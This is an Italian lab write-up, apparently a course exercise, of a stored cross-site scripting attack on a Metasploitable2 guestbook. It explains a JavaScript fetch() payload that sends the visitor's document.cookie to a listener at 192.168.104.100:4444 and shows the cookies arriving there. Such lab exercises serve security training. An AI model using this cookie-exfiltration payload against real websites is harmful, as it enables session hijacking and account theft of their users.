Consegna traccia 2 LOW BW2

Abbiamo provveduto a impostare l’indirizzo IP della macchina “Kali” per stare nella stessa rete di “Metasploitable2”.


Immagine che contiene testo, schermata, software, Software multimediale

Descrizione generata automaticamente

Immagine che contiene testo, schermata, Carattere, software

Descrizione generata automaticamente

Procediamo ora con l’apertura del server web sulla porta 4444.



Poiché il form ha un limite di 50 caratteri modifichiamo il nome del file creato “script.js” in “x” per poterlo eseguire.

Immagine che contiene testo, schermata, Carattere

Descrizione generata automaticamente

Cosa fa il codice?

* **fetch** è una funzione nativa di JavaScript utilizzata per effettuare richieste HTTP.
* In questo caso, viene usata per inviare una richiesta HTTP GET verso un server esterno.

'http://192.168.104.100:4444/?c='

* Questo è l'endpoint del server al quale viene inviata la richiesta.
  + **192.168.104.100** : indirizzo IP del server che riceverà i dati.
  + **4444** : porta su cui il server è in ascolto.
* Il parametro **?c=** viene utilizzato per appendere i dati che saranno inviati (in questo caso i cookie).
* **document.cookie** è un metodo JavaScript che permette di ottenere i cookie della sessione corrente del browser.
* lo faccio eseguire alla macchina mantenendomi entro i 50 caratteri

Immagine che contiene testo, software, Carattere, Software multimediale

Descrizione generata automaticamenteOra procediamo ad immettere il payload e fissarlo nella pagina confermano con Sign Guestbook

Come si vede dall’immagine seguente, dopo i test effettuati in precedenza

Immagine che contiene testo, schermata, software, Pagina Web

Descrizione generata automaticamente

Dal server python, messo in ascolto sulla porta 4444 in precedenza, riusciamo a visualizzare i cookie

Immagine che contiene testo, schermata, Carattere

Descrizione generata automaticamente

Livello low completato